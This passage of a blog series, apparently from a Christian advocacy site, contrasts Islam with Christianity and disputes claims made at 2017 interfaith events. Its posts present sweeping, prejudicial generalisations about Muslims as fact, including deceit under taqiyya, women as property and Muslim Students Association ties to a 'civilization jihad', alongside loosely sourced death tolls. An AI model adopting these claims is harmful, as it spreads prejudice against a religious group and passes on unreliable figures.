Within both Islam and Christianity, God created all things. But there the similarity ends. As Allah is pure will, Allah did not create man in his image or likeness. There is no basis as Allah is pure will. Instead man is Allah's slave and his sole purpose for existence is worshipping Allah. The following three passages from the Qur'an testify to this position.

"*I created the jinn and humankind only that they might worship Me*." (S51:56)

"*There is none in the heavens and the earth but comes unto the Beneficent as a slave*." (S19:93)

"*The (faithful) slaves of the Beneficent are they who walk upon the earth modestly, and when the foolish ones address them answer: Peace*." (S25:63)

Compare this notion to the following passage from the Bible. Galatians is one book within the Bible's New Testament.

"*But when the fullness of the time came, God sent forth His Son, born of a woman, born under the Law, so that He might redeem those who were under the Law, that we might receive the adoption as sons. Because you are sons, God has sent forth the Spirit of His Son into our hearts, crying, "Abba! Father!" Therefore you are no longer a slave, but a son; and if a son, then an heir through God*.

'*However at that time, when you did not know God, you were slaves to those which by nature are no gods. But now that you have come to know God, or rather to be known by God, how is it that you turn back again to the weak and worthless elemental things, to which you desire to be enslaved all over again?*" (Galatians 4:4-9)

Adoption within Arabic Culture

It is ironic that the form of adoption mentioned above in Galatians, before Islam, was the very form existing within Arab culture. When someone adopted another in pre-Islamic Arab culture, they became in every respect a son or daughter. The adopted were no different from a natural born child. Arab culture had this aspect of man's nature right before Islam.

We can go further yet. From the Gospel of John again, we have the following words from Jesus himself,

"*No longer do I call you slaves, for the slave does not know what his master is doing; but I have called you friends, for all things that I have heard from My Father I have made known to you*." (John 15:15)

The Relationship Between God and Man

Myth: The Relationship Between God and Man Is the Same Within Islam and Christianity

As God's and man's nature both differ between Islam and Christianity, it should be no surprise that the relationship between God and man also differs. Within Islam man simply exists to obey. Within Christianity, man was intended to know his Creator. We are to have a personal relationship with Him and become good, like He is, to the extent that we are able, given the gifts which each one of us has been blessed.

Such a profound difference rests on the difference in man's very nature between Islam and Christianity. Within Christianity, God gave man His image. This is possible because God had a being, nature, and essence to give. As Allah is pure will, there is no basis for man receiving God's image. In the words of St. Thomas, how can one give what they have not got? Within Islam man is no different from the rest of creation.

Free Will

Clement of Alexandria about 200 AD said there are several implications arising from the special place that man has in creation. These are; (1) the need to know oneself, (2) we all have an equality of nature, (3) we all have choice, and (4) we have all been given freedom.

We have each received the gift of free will, freedom. It is a part of our very nature. We are each responsible for our own actions. As such God calls us to do good out of love for Him and our fellow man, to perform individual acts of charity. Charity is not the role of government, but our responsibility and ours alone. Those who advocate wealth redistribution through government do not support Christian tenets.

I mentioned earlier the concept of Allah was heavily influenced by Plotinus' ideas written in the third century. Within Christianity, man is by nature free. This is a positive attribute, and necessary for us to fulfill our shared purpose. However, Plotinus did not view freedom as a positive attribute. Instead freedom is the negation of a negative. It is what you have when you are not being coerced as your natural state is that of a slave. Within Islam your natural state is not to be free but rather a slave.

How much more different could Islam and Christianity be? One final question. Why are these interfaith events only being held in secular venues (such as colleges) and churches, and not in mosques where Muslims can hear the truth as well? After all, we are not only called to seek the truth but to speak it to those who do not know it, the very opposite of interfaith principles. Aren't we all in need of truth?

Conclusion

It is my profound wish that you learn and understand the truth, wherever it leads you. There are many good books already written on the subject matter in these two articles. I've recently written a book that attempts to present in a single work the relevant differences between Islam and Christianity across these and a number of other dimensions. More importantly, it points to many original sources where one can go to learn more. I hope that you will consider it as you search for the truth on your journey.

I began the last article with a quote from C.K. Chesterton regarding the differences in what religion's teach. I'll close this section with another quote from the same essay.

"*Christianity is on the side of humanity and liberty and love. Love desires personality; therefore love desires division. It is the instinct of Christianity to be glad that God has broken the universe into little pieces, because they are living pieces. It is her instinct to say 'little children love one another' rather than to tell one large person to love himself. …*

'll modern philosophies are chains which connect and fetter; Christianity is a sword which separates and sets free. No other philosophy makes God actually rejoice in the separation of the universe into living souls. But according to orthodox Christianity this separation between God and man is sacred, because this is eternal. That a man may love God it is necessary that there should be not only a God to be loved, but a man to love Him."

There is nothing more different than religion's ideas about God and man; the difference does not come from people, but ideas.

Footnotes:

Wolf, Dan, COEXIST, Virginia Christian Alliance, 2017.

Wolf, Dan, *A War for God*, p. 132, living rightly publications, 2017.

Pickthall, M.M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Genesis 1:26, Then God said, "Let Us make man in Our image, according to Our likeness; and let them rule over the fish of the sea and over all the earth, and over every creeping thing that creeps on the earth."

Wolf, Dan, *A War for God*, p. 121, living rightly publications, 2017.

Wolf, Dan, *Collectivism and Charity*, pp. 7-17,living rightly publications, 2016.

Chesterton, C.K., pp. 225-6, Orthodoxy, Bradford and Dickens, 1908.

Islamic Myths, Part I

JUNE 25, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, INTERFAITH

Twenty-ninth in a series

In this post we move from inconsistencies within Islam to myths about it. This material came from two interfaith events occurring in the Richmond, Virginia area in 2017. They originally appeared in the Virginia Christian Alliance booklet *COEXIST* and updated for this current series.

Interfaith Events

The interfaith movement's stated purpose is promoting dialogue across different religions; particularly Christianity, Judaism, and Islam. However, their dialogue is not open. It rests instead on mutual trust based only on what one party (say, following Islam) chooses to disclose about their religion—truth regarding religion is not defined by facts or understanding, but only by what one chooses to reveal about their religion. Others (in this case, non-Muslims) are to accept those disclosures as "truth". Truth becomes subjective rather than objective. It creates a type of impenetrable ignorance, shifting religion's focus away from God and onto man's stated beliefs regarding a religion, an understanding based solely on what a person chooses to reveal about their own religion.

One can only reflect upon their own religion according to interfaith principles. This insulates any religion, such as Islam, from critical analysis while at the same time providing it the opportunity to dislocate others from their faith. These conditions serve the Muslim Brotherhood's planned

civilization jihad as defined in their documents collected during the **Holy Land Foundation** trial. Islam's principle of sanctioned deceit and at times lies to further Islam's advance allow it to manipulate interfaith discussions in accordance with its goals. Individual Islamic groups exist to dialogue with students, Catholics, Protestants, and Jews.

The event's stated purpose was increasing our community's understanding of Islam. Presenters at the two events expressed a conviction that lacking knowledge about something different often leads to fear, and education can overcome this fear. I agree with the sentiment; however, there is a difference between truth and partial truth—in a word, misinformation.

The Objective

This article and the next examine some ideas presented at these interfaith events, but more importantly addresses the notion held out that Islam is just another religion like Christianity and Judaism. This, too, is a myth. In the words of C.K. Chesterton;

> *"There is a phrase of facile liberality uttered again and again at ethical societies and parliaments of religion: 'The religions of the earth differ in rites and forms, but they are the same in what they teach.' It is false; it is the opposite of the fact. The religions of the earth do not greatly differ in rites and forms; they do greatly differ in what they teach."*

These posts demonstrate the half-truths presented at these events, and others like them, are simply false because they are incomplete. Sometimes we'll use information from Islam itself. Other times we'll use Christian sources to confirm information, such as the Bible and early church father's writings. This current post reviews some of the myths presented as truths at these events. The next post studies three underlying issues regarding God, man, and their relationship from a Christian perspective. Some of the next post's items already appeared in earlier ones, but we'll bring them together in one article next time.

This content may make some angry or cause some to reject this article's contents out of hand. However, all real education comes from truth, and all truth ultimately has God as its objective. God is truth. It is man's truth which is sometimes false, especially when based upon deception. Unfortunately we live again in a time when it is man's truth we most hear. We must be able to discern between the two types, examining the facts and making up our own minds. That is a true education.

What is the Muslim Students Association?

Before we begin, three presenters representing Islam from two different colleges were at these two interfaith events. All were Muslim Students Association faculty advisors, and one a primary

speaker at one event. As many of you reading this probably know little about the Muslim Students Association, a brief history is in order.

The Muslim Brotherhood created an American chapter in 1962. It created the Muslim Student Union (also formed in 1962), who created the Muslim Students Association in 1963. Their objective was creating the Muslim Brotherhood's brand of Islam within North America, specifically within the U.S. In 2017, this organization had grown to the point where there are now more Muslim Students Association chapters on post-high school campuses than young Democrat and Republican chapters combined. Further, there are Muslim Students Association chapters forming within high schools. *The Muslim Brotherhood has ties to a number of unindicted co-conspirators from the Holy Land Foundation trial. Prosecutors dropped the charges against the unindicted co-conspirators in 2008*. A diagram based upon documents from that trial detailing various Muslim Brotherhood relationships in 1991 appears at the end of this post.

Co-Existence?

Myth: Islam Can Coexist With Other Religions

One of the Muslim Brotherhood's most influential thought leaders was Sayyid Qutb. In his book *Milestones* he wrote the following in regards to interfaith dialogue. The word *Jahiliyyah* refers to those in "ignorance of divine guidance." Qutb is referring to all who do not follow Islam.

> *"Islam cannot accept any mixing with Jahiliyyah , either in its concept or in the modes of living which are derived from this concept. Either Islam will remain, or Jahiliyyah: Islam cannot accept or agree to a situation which is half-Islam and half-Jahiliyyah. In this respect Islam's stand is very clear. It says that the truth is one and co-existence of the truth and falsehood is impossible. Command belongs to God, or otherwise to Jahiliyyah; God's Shari'ah will prevail, or else people's desires."*

Islam cannot coexist with other religions, in part because it is not simply a religion but an ideology containing a religious component.

Searching for Truth?

A youth minister from a local church indicated the interfaith effort is a work of the church, and stated we are to seek truth, holiness, and peace. I agree. Engaging in religious dialogue should help us grow in truth, but a real dialogue requires a full presentation of both side's ideas while we ourselves remain grounded in the truth. The conversations should not be one-sided allowing for a pre-determined outcome.

This individual also stated "church is not the sole proprietor of all types of truth." True enough, but in regards to God shouldn't it at least be the primary proprietor of truth—if you are a

Christian? Christ is the head of His church. Christ is God, and the Bible is God's Word. Our outreach to others should present the case to them that God's truth resides in the Bible alone and epitomized by Christ's teachings and actions.

This individual also indicated several similarities exist between Islam and Christianity. These include believing in one God, creation by that God, God speaking to us and caring for us, and Mary's place as a holy woman deserving of praise and respect. However, the underlying basis for these shared ideas is very different, and inconsistent within Islam as noted last time. We can only find the truth if it's presented.

Myth: Morality Shares the Same Place Within Both Christianity and Islam

He went on to say there are things other religions think about that while different do not contradict church teachings, and those are things we should celebrate and learn from. I am all for learning the truth. Take morality for instance. Within Christianity God is the source of all morality, and we are each to be morally upright—righteous in our actions, speech, and decisions. If our actions fail to convey our beliefs, we are to use words in reaching out to others. We are each to live God's truth.

Islam's followers at these presentations emphasize morality within Islam, and many of Islam's followers are good people.. However, while Islam expresses morality, Muhammad often did not practiced it. Instead, *expediency in expanding Islam was placed above all else, and all means of accomplishing that goal sanctioned by Islam. Obedience is all that is required*.

We can discern this approach from the Qur'an passage below. Christians are to simply help others out of love. It is our purpose and fulfillment of God's divine law. Within Islam one simply helps others because Allah commands it. As with all forms of collectivism it is the ends alone which matter, and not the heart used to attain them. Extrinsic rather than intrinsic. We will see this argument again when discussing salvation next.

"A spring wherefrom the slaves of Allah drink, making it gush forth abundantly,

Because they perform the vow and fear a day whereof the evil is wide-spreading,

And they feed with food the needy wretch, the orphan and the prisoner, for love of Him,

(Saying): We feed you for the sake of Allah only. We wish for no reward nor thanks from you." (sura 76:6-9)

Myth: Good Works are Enough

Within Christianity, there is nothing man can do to attain heaven; only through our believe in Christ alone as the Son of the ever living God—by God's Grace. *We do good works because of the transformation we experience through our belief. Within Islam, one does good works simply out of obedience. It is external rather than internal.* The same type of obedience that requires all to believe in Islam's teachings, or at least submit to them.

> *"Then, as for him whose scales are heavy (with good works), he will live a pleasant life. But as for him whose scales are light, the Bereft and Hungry One will be his mother (Hell)."* (sura 101.6-9)

It is not my wish to denigrate Islam's followers as they are our brothers and sisters, and as noted above many are good people. We share a common kinship through Adam and a shared nature through our creation. But we simply do not share the same truth. Islam and Christianity are not only contrary but incompatible. It is therefore critical that there truly be a dialogue and not one-sided conversations.

The Truth Presented

Myth: Diversity is Our Strength

A statement made at the beginning of one event's presentation stood out. It was, "with 100% confidence diversity is our strength." *This is false*. Our strength comes not from diversity, but instead from our ideas and faith. These things should bind us together. *They require unity and truth rather than a focus on unity alone* so we can be a single people possessing a set of shared values, as reflected in 1 Peter 9-10. We clearly do not have that today. However, each one of us possesses some form of faith, it simply comes down to whether that faith is in man or God, in what has been created or its Creator. To live without faith is an extremely difficult thing to do.

Myth: Man's Nature Alone and Not Ideas

The speakers presented two interfaith positions. Those interested in learning more about inter-faith notions can get a start **here**. First, the underlying issue is about Muslims, and not Islam. We simply do not understand Islam's followers. Underlying this notion is the idea that we possess similar beliefs and ideologies. Second, American-Muslims are no different from anyone else. Islamic extremists do not reflect Islam. Another argument based upon our nature alone, and not on the ideas we each hold.

Regarding the first notion, this site and series has voiced from the beginning that *the issue is not Muslims but Islam's ideology. It is not about people, but ideas*. We all share the same nature, and therefore share the same kinship. This is true. But if we divorce ideology from nature and take

their notion based on our shared nature alone to its ultimate conclusion, then someone like Mother Teresa is no different from someone such as Joseph Stalin, Pol Pot, or Al Capone. I'm not sure many people would support that position. It is not only illogical, but is in fact absurd.

Myth: Islam's Ideology Is Not Dangerous

Islam's followers decide what they personally believe and live out as Islam, but Islam itself speaks loudly about its tenets and ideology—its world-view. Often these are not exactly the same. Some of Islam's followers decide to recognize and live only certain subsets or aspects of its belief system. However, *Islam is by its very nature political, it calls it followers to an extreme reordering of their life and priorities*. This disparity is one reason why Islam's ideology is dangerous. Each person every day makes a decision as to what they embrace from Islam. Each generation as it reaches maturity decides for itself what is Islam. *Islam changes over time and absorbs ideas it encounters from other cultures that are beneficial to it*. Ignaz Goldziher noted this tendency within Islam a century ago.

He indicated this change began, at least in part, with the rise of the Abbasid Dynasty in the eighth century. Islam's position comes from believing a collective consensus protects its community from error.

> *"We shall have occasion to study more closely the application of this principle as a criterion of orthodoxy. We shall see that only the continued effectiveness of this principle, throughout the history of Islam, explains that certain religious phenomena gained the stamp of orthodoxy because they had gained general acceptance, although in theory they should have been ensured as being contrary to Islam."*

Myth: Religion Within Islam Is Separate from the Rest of Society

Society's religious, political, governance, civics, culture, military aspects all come under Islam's embrace. All is Islam. If you do not believe that, then I suggest you review a copy of a text on Islamic law such as *Reliance of the Traveller.* While written in the fourteenth century; it is widely used today.

Myth: Freedom's Nature Is the Same Within Islam and Christianity

One event featured a short film entitled ***American Muslims: Facts vs. Fiction***. It was full of half-truths. We will consolidate some of the film's assertions with those from the second event as considerable overlap exists. *We can start with the freedom to choose Islam. If your father follows Islam, you are born a Muslim. Period*. It is a cradle to grave belief system. *Within Christianity, you have the capacity to choose from all things, while within Islam you have the capacity to choose only from one thing—Islam*. You can also go back to the recent article about freedom.

A non-believer can choose to accept Islam at any time, but leaving is generally more difficult and is not openly done in countries that are Islamic as the price is likely death. This is very different from Christianity where one makes a conscious decision to embrace its beliefs which include; who God is, the relationship between God the Son and God the Father, and accepting God's lordship over our lives. The Islamic profession of faith is simply there is no God but Allah, and Muhammad is his prophet. Simple acceptance and obedience, an entrance without exit.

Myth: Man Has the Same Purpose Within Islam and Christianity

Within Christianity we have each been given the freedom to choose whether we fulfill our purpose, to become good as God is good—to the best of our ability. Completing this purpose requires a personal relationship with God. We were specifically designed for that purpose through God's image and likeness He gave each of us during creation. It is an inward image. A transformation occurs through our study, prayer, reflection, and the choices we make. However, Allah is inscrutable – unknowable. Man cannot know Allah as Allah is pure will, without any being, nature or essence. *Instead, man is a slave created for the single purpose of worshipping Allah*. But how does one worship what they cannot know? This is a profound difference as our purpose within Christianity is not possible to achieve within Islam.

Myth: Muhammad's Actions in Medina Were Charitable

The film states Muhammad's first actions in Medina were to feed the hungry, spread peace, pray at night, and commit to family. These are all charitable actions. They require love. However, the film fails to mention the Medina Constitution tradition says he also wrote shortly after migrating from Mecca. *This document drew distinctions between believers and non-believers*, that believers were not to support non-believers against other believers. *It was the first step toward the dhimmitude (second class status) that exists in the Middle East today for all non-Muslims within Islamic countries*. *Instead dhimmis (non-Muslims subject to Islamic law) are the state's property and managed for the Islamic community's benefit (this community is called the umma).*

Muhammad enforced this agreement upon the three Jewish tribes initially living in Medina, even though they did not agree to it. This film also fails to mention the differences between Islamic and other charities. Most Christian charities simply give to those in need. However, Islamic charities are to expend funds only for Islam's followers in certain areas including; (1) payment for the collection of monies for charity, (2) supporting travelers (particularly those on the pilgrimage to Mecca), (3) those in need (the poor), (4) to relieve Muslims from debt, and (5) the spreading of Islam—jihad, whether by peaceful means or conflict. This last item is why the West considers Hezbollah a terrorist organization, while the Islamic world considers it a charity. Same word, but an entirely different meaning. *In discussing Islam, we must not only look at the words being used, but understand their meaning*.

Myth: Islam Is Tolerant of Other Religions

The presenters made the assertion that Islam as a religion is not more likely to lead one to violence. This position is usually supported by citing several verses from the Qur'an, such as sura 109.6 which says *Unto you your religion, and unto me my religion,* or Sura 2.256 that says *There is no compulsion in religion.* What Islamists usually fail to mention is that both the above verses have been abrogated (replaced) by sura 9.5. This verse says, "*Then, when the sacred months have passed, slay the idolaters wherever ye find them, and take them (captive), and besiege them, and prepare for them each ambush. But if they repent and establish worship and pay the poor-due, then leave their way free."* These passages are all from Pickthall's translation of the meaning of the Qur'an. Pickthall was an early twentieth century British convert to Islam and his translation has been reviewed and edited by Egyptian clerics. It is generally accepted as being an accurate literal translation of the Qur'an's meaning.

Myth: Islam Fights Only to Defend Itself

One presenter asserted that Islam's fighting is only required in defending oneself. They failed to mention in Islam's first 100 years it defended itself all the way from the Arabian Peninsula into southern France in the west and as far east as modern Pakistan and India. In those one hundred years it conquered as much territory as was held by the Roman Empire at the height of its power—only it took Rome four or five centuries to accumulate that much land. The same presenter also failed to mention it happened again under the Ottoman Empire where Islam twice fought its way to the gates of Vienna as late as the seventeenth century. Their statements in this regard are simply intellectually dishonest, but acceptable in our society today if you hold the "right values". *They are also sanctioned within Islam*. A concept called *taqiyya* which *allows the use of deception or deceit in order to achieve the greater goal of furthering Islam*. Again, an example of placing expediency over morality.

Myth: American-Muslim Views Reflect Islam In the Rest of the World

The film focused on American-Muslim beliefs, but do those beliefs reflect those of the other 1.6 billion Muslims in the world today? First, they cite most Muslims believes other faiths also lead to salvation, but survey information from the Pew Research Center indicates most of Islam's followers outside the U.S. believe that Islam alone leads to salvation—about 1.3 billion out of 1.6. I will repost these survey related articles later in this series. Second, the film stated survey results of American-Muslims supported the position that most followers of Islam condemn attacks on civilians. From the same Pew Research surveys noted above, about 500 million of its 1.6 billion followers view Hezbollah and Hamas favorably, and about 250 million believe that suicide bombings are either often or sometimes justified.

Myth: Islam is a Religion of Peace

This same film stated extremists kill more Muslims today than non-Muslims, and ask why non-Muslims consider Muslims perpetrators and not victims. Estimates put the non-Islamic death toll from the spread of Islam at as many as 280 million since the seventh century. These figures include Christians, Jews, Zoroastrians, Nestorians, Buddhists, Hindus, gnostics, and pagans—averaging about 200,000 per year for almost 1,400 years. The number of Christian deaths alone at the hands of Islam over the last decade (in 2017) has varied between 35,000 to over 100,000 per year. The film is correct that the figures just mentioned do not contain the death toll of Muslims in the spread of Islam including Sunni, Shia, Mamluks, Fatimid, Druze, Alawite, Safavid, Ottoman and many others. Muslims too are victims, but *are they victims of extremists or victims of Islam's very tenets—its ideology*?

This comes down to the meaning of the word peace. Augustine wrote that man does not wage peace to make war, but rather wages war to make peace—a peace that is more to his own choosing. War ensues when man turns away from God. When man turns toward himself he ceases to obey God's law to love Him and his fellow man—His creation. Within Christianity peace is to be man's normal state as he is turned toward God. Within Islam, conflict is the normal state and peace the interlude between conflict. Peace occurs with submission after conflict. Conflict remains until all is Islam. This difference has its roots in Islam's ideology, Arab culture, and the Arabian Peninsula's environment.

Myth: Women Have Equality Within Islam

The women in the video and on the event's panel said that the restrictions we hear about women within Islam did not apply to them. Easy to say in the U.S. In places like Saudi Arabia or Iran, tradition would require; they wear traditional dress, only allowed out of their house with a male family escort, unable to drive, their statements in court only carry half the weight of a man's testimony, and possibly forced to marry as a child if their father wished, etc. Many Muslims in the U.S. have left behind, for now, the more restrictive cultures existing within their Islamic homelands, or are descendants of those who left.

Women within Islam are property. A male owns them, either someone in their family or their husband. Al-Ghazali, one of Islam's most prominent clerics, wrote the following concerning marriage in the eleventh century.

"Marriage is a form of slavery. The woman is man's slave, and her duty therefore is absolute obedience to the husband in all that he asks of her person. A woman, who at the moment of death enjoys the full approval of her husband, will find her place in paradise."

Where is the feminist outrage at such a position? I forgot. They focus on the "white male domination of Christianity" as they are the reason for our fear of Muslims. It has nothing to do with the ideas just mentioned. Such a delusion leads to being the kind of useful idiot that Lenin referred to during the Russian revolution. We are each free to make our own choices, but we are also accountable for them. Therefore we should make those choices in the full light of truth, rather than embracing delusion.

Myth: Extremists Constitute About 1% of Islam's Followers

The media and Obama administration reported extremists make up only about 1% of the world's 1.6 billion Islamic population. If true, the total number of Islamic extremists world-wide would be about 16 million people. In 2017, estimates of the U.S. Islamic population were about 7 million, about .5% of the world's total Islamic population. Based upon the differences noted above between American-Muslim attitudes and those in the rest of the world, maybe that 1% of Islamic extremists are not those living outside of the U.S., but instead more likely those currently living within it.

Footnotes:

Wolf, Dan, *COEXIST*; Virginia Christian Alliance, 2017.

Chesterton, C.K. pp. 219-20, *Orthodoxy*, Bradford and Dickens, 1908.

Qutb, Sayyid, *Milestones*, p. 3, SIME ePublishing, 2005

Ibid, p. 89.

'But you are a chosen race, a royal priesthood, a holy nation, a people for God's own possession, so that you may proclaim the excellencies of Him who has called you out of darkness into His marvelous light, for you once were not a people, but now you are the people of God; you had not received mercy, but now you have received mercy.'

Wolf, Dan, *Islamic Borrowings and the Arabic People*, Virginia Christian Alliance, **https://vachristian.org/islamic-borrowings-and-the-arabic-people/** , March 12, 2026.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 51, Princeton University Press, 1981.

al-Misri, Ahmad ibn Naqib, *Reliance of the Traveller: A Classic Manual of Islamic Sacred Law,* amana publishing. Copies are available in many bookstores or on-line at sites such as http://www.actmemphis.org/Reliance-of-the-Traveller2_complete.pdf.

Wolf, Dan, *A Choice of Freedom*, Virginia Christian Alliance, **https://vachristian.org/a-choice-of-freedom/** , June 18, 2026.


Pickthall, M.M., *The Meaning of the Glorious Qur'an*, amana publishing, 1999.

Schaff, Philip, p.286, *Nicene and Post-Nicene Fathers, Vol. 2, Augustine: City of God, Christian Doctrine*, Wm. B. Eerdmans Publishing Company, 1989. Book XV, Chapter 4.

Wolf, Dan, *A War for God*, pp. 28-9, living rightly publications, 2017.

As cited in Darwish, Nonie, *Cruel and Usual Punishment*, p.40, Thomas Nelson, 2008.

Holy Land Foundation Unindicted Co-Conspirators



Islamic Inconsistencies

JUNE 22, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, RELIGIOUS BORROWING

Twenty-eighth in a series

There is more one could say about societal implications from idea differences, but I think the point has been made in the most recent posts that significant differences exist. That is enough for now. Today, we again shift to another area in our discussion. This post begins looking at inconsistencies within Islam itself. Just like the previous material, we won't cover everything. Just enough to make the point. This material comes from *A War for God.*, with much of it originally cited from *Answering Islam*.

Islamic Monotheism

Islamic monotheism differs in some significant respects from Christianity's view. Its blend of monotheism asserts;

> Allah has no Being; he is only absolute will.
>
> As Allah has no Being, he has no essence (or nature).
>
> As Allah has no essence, he has no essential attributes, nor can we know Him.
>
> As Allah has no essential attributes any attempts to depict Him are blasphemy.

The above view about Allah raises a number of inconsistencies of a theological, metaphysical, moral, and logical nature. While this material is not an exhaustive list of inconsistencies, it does address the most serious of them concerning the nature of God and man, and the relationship (if any) between them.

As mentioned at this series beginning, Islam incorporated religious ideas from many cultures. These included heretical Christian ideas, such as nominalism, agnosticism, and determinism.

Nominalism

The above view of Islamic monotheism is a nominalist view, leaving no room for plurality. Nominalism is a doctrine that universals (abstract concepts) exist only as names without a basis in reality. This is also the doctrine underlying Critical Theory, derived from Greek philosopher writings.' We outline some inconsistencies below.

Theological

Islamic monotheism is inconsistent with its own view of the Qur'an.

The Qur'an is the uncreated and perfect expression of the mind of Allah. It is a part of Allah but separate from Allah. Allah's speech is an eternal attribute; it is uncreated. If His speech is an eternal attribute and not identical to Allah, then there must be plurality within Allah.

According to the Muslim scholar Yusuf Ibish, "It (Qur'an) is not a book in the ordinary sense, nor is it comparable to the Bible, neither the Old or New Testament. It is an expression of Divine Will. If you want to compare it with anything in Christianity, you must compare it with Christ himself." But within Christianity, this is an argument for the plurality of God's nature.

Logical

Islam is inconsistent in its arguments for the unity of Allah and against the plurality of God.

The same argument Islam uses to affirm oneness within Allah, it denies in affirming God's oneness within Christianity.

Muslims also misunderstand Christ's relationship with God. Phrases such as "only begotten," "Son of God," and "Son of Man" imply a physical aspect inconsistent with scripture. It takes a spiritual matter and relegates it to the physical plane. Instead, these terms refer to a special relationship between Christ and God the Father. There is a priority in rank implied, with Christ, God's Word, proceeding eternally from God the Father and submitting to His will.

Absolute Will Inconsistencies

Allah is absolute will and is not essentially just or loving. Instead his will is merciful (nominalism again). He could just as easily not to be merciful. There are at least two problems with this position.

Metaphysical

Orthodox Islam claims that Allah is a necessary Being. He cannot not exist among other things as He is responsible for all creation. If He is necessary, then it is His nature to exist. He must have a nature or else He could not be by nature a necessary kind of Being. Orthodox Islam also believes that there are other attributes of Allah, such as self-existence, eternality, and uncreatedness. We define essence as essential attributes or characteristics of being.

If these attributes are true, then Allah must have essence or else they would not be essential attributes. If Allah has essential attributes, then He cannot be just absolute will—He must have Being.

Moral

If Allah is only will, without any real essence, then He does not do things because they are right—they are right only because He does them.

S25.51: "If We willed, We could raise up a warner in very village."

This is a serious moral problem as right and wrong become arbitrary. This leads Muslim scholars into great difficulty around concepts such as predestination, which the Qur'an both supports and rejects. Within Christianity, God is the source of not only existence, but also morality and knowledge. See the Atonement section below.

Agnosticism

If Allah has no essence, then the Islamic view of Allah is a form of agnosticism. Agnosticism is the doctrine that God is unknown and unknowable. At the core of Islam is the notion man cannot know Allah; he must simply obey Him. One is not to meditate on his essence but instead to submit to His will. Allah cannot be known by man. He is extrinsic and has no personal relationship, even with those who worship Him.

Fadlou Shehadi, commenting on the Muslim scholar Al-Ghazali says, "If God is a unique kind of being unlike any other being in any respect, more specifically, unlike anything known to man, it would have to follow by Ghazali's own principles that God is utterly unknowable. For, according to

Ghazali, things are known by their likeness, and what is utterly unlike what is known to man cannot be known." Within Christianity, man has some (not full) knowledge of God through; His creation, man's nature, and God's revelations. Islam's view presents several inconsistencies, including those noted below.

Moral

Allah is not essentially good but only called good because He does good. Islam names Allah by His actions, even though they are not part of Allah's nature. If all actions come from Allah, then why is He not also called evil since He must also be the source of evil? Or faithless since He must also be the source of disbelief?

If Islam says there is something in Allah that is the basis for calling Him good, then it has admitted Allah's names do tell us something about His essence. This again refutes the nominalist view of who Allah is.

Philosophical

The Neoplatonic thought expressed by Plotinus teaches (1) the One is absolutely and indivisibly one, and (2) man cannot know the One except by a mystical experience relying on Intellect. This implies that there is no similarity between the One and what flows from it because the One is beyond Being. Thomas Aquinas countered this argument in his writings. Effects must resemble their cause since "you cannot give what you have not got." You cannot produce what you do not possess.

From Thomas' argument, if Allah produces good, then He must be Good. If He produces Being, then He must have Being. If this is so, then Allah is intrinsic and the Islamic view of Allah based upon neoplatonic thought cannot be true. Objections to this idea usually confuse Aristotle's ideas of material or instrumental causes with efficient causes. A definition of each of these follows:

- Efficient cause: That by which something comes to be, as an artist's mind is the efficient cause of a painting.
- Instrumental cause: That through which something comes to be, such as a brush that an artist uses to create a painting.
- Material cause: That out of which something is made. An example of this is hot water that causes an egg to harden, but a candle to soften. These reactions are due to the material condition of the egg and candle, while the hot water is the same in both instances.

Religious

Religious experience within a monotheistic context by definition involves the relation between two persons: the worshiper and God. How can someone worship something about which they can know nothing? According to Ludwig Feuerbach, “Only when a man loses his taste for religion does the existence of God become one without qualities, an unknowable God.”

Some have deified Muhammad, as it is only through him that one can even hope to approach Allah. Muhammad is at times praised, such as, “If Muhammad had not been, then Allah himself would not have existed.” Muhammad himself taught against such views. This position undercuts Islam’s theological view of Allah. Not only can you not make depictions of Allah, one cannot make depictions of Muhammad either—in his own words a mere man.

Need for Atonement by Man

Islam cannot square up the need for atonement for sin with Justice.

God is infinite, but we are finite. We cannot harm God. The most we can do is to rebel against His sovereignty by breaking his laws, to sin. Committing sin requires punishment, or God is not just. Atonement for sin requires blood. From Leviticus 17:11, “For the life of the flesh is in the blood, and I have given it to you on the altar to make atonement for your souls; for it is the blood by reason of the life that makes atonement.” Hebrews 9:22 reiterates this same idea.

It is only as believers in Christ that we have atonement for our sins, and justice has been meted out. Christ’s infinite payment atoned for the infinite weight of our sins. In Islam it is simply enough that your good deeds outweigh the bad. In addition, Allah can forgive whom he chooses to forgive. This is arbitrary and not justice.

Determinism

The relationship between Allah and his creation is master and slave. Allah is absolutely sovereign. Orthodox Islam teaches the predestination of one’s fate. This doctrine is a form of determinism.

Logical

Allah is not logical as He performs contradictory actions. Islamic scholars will point out that these contradictions are not in Allah’s nature, but instead in His will. Others create a distinction between what Allah does and what He allows His creatures to do by their free choice. This later position is not supported by orthodox Islam as it holds to predestination.

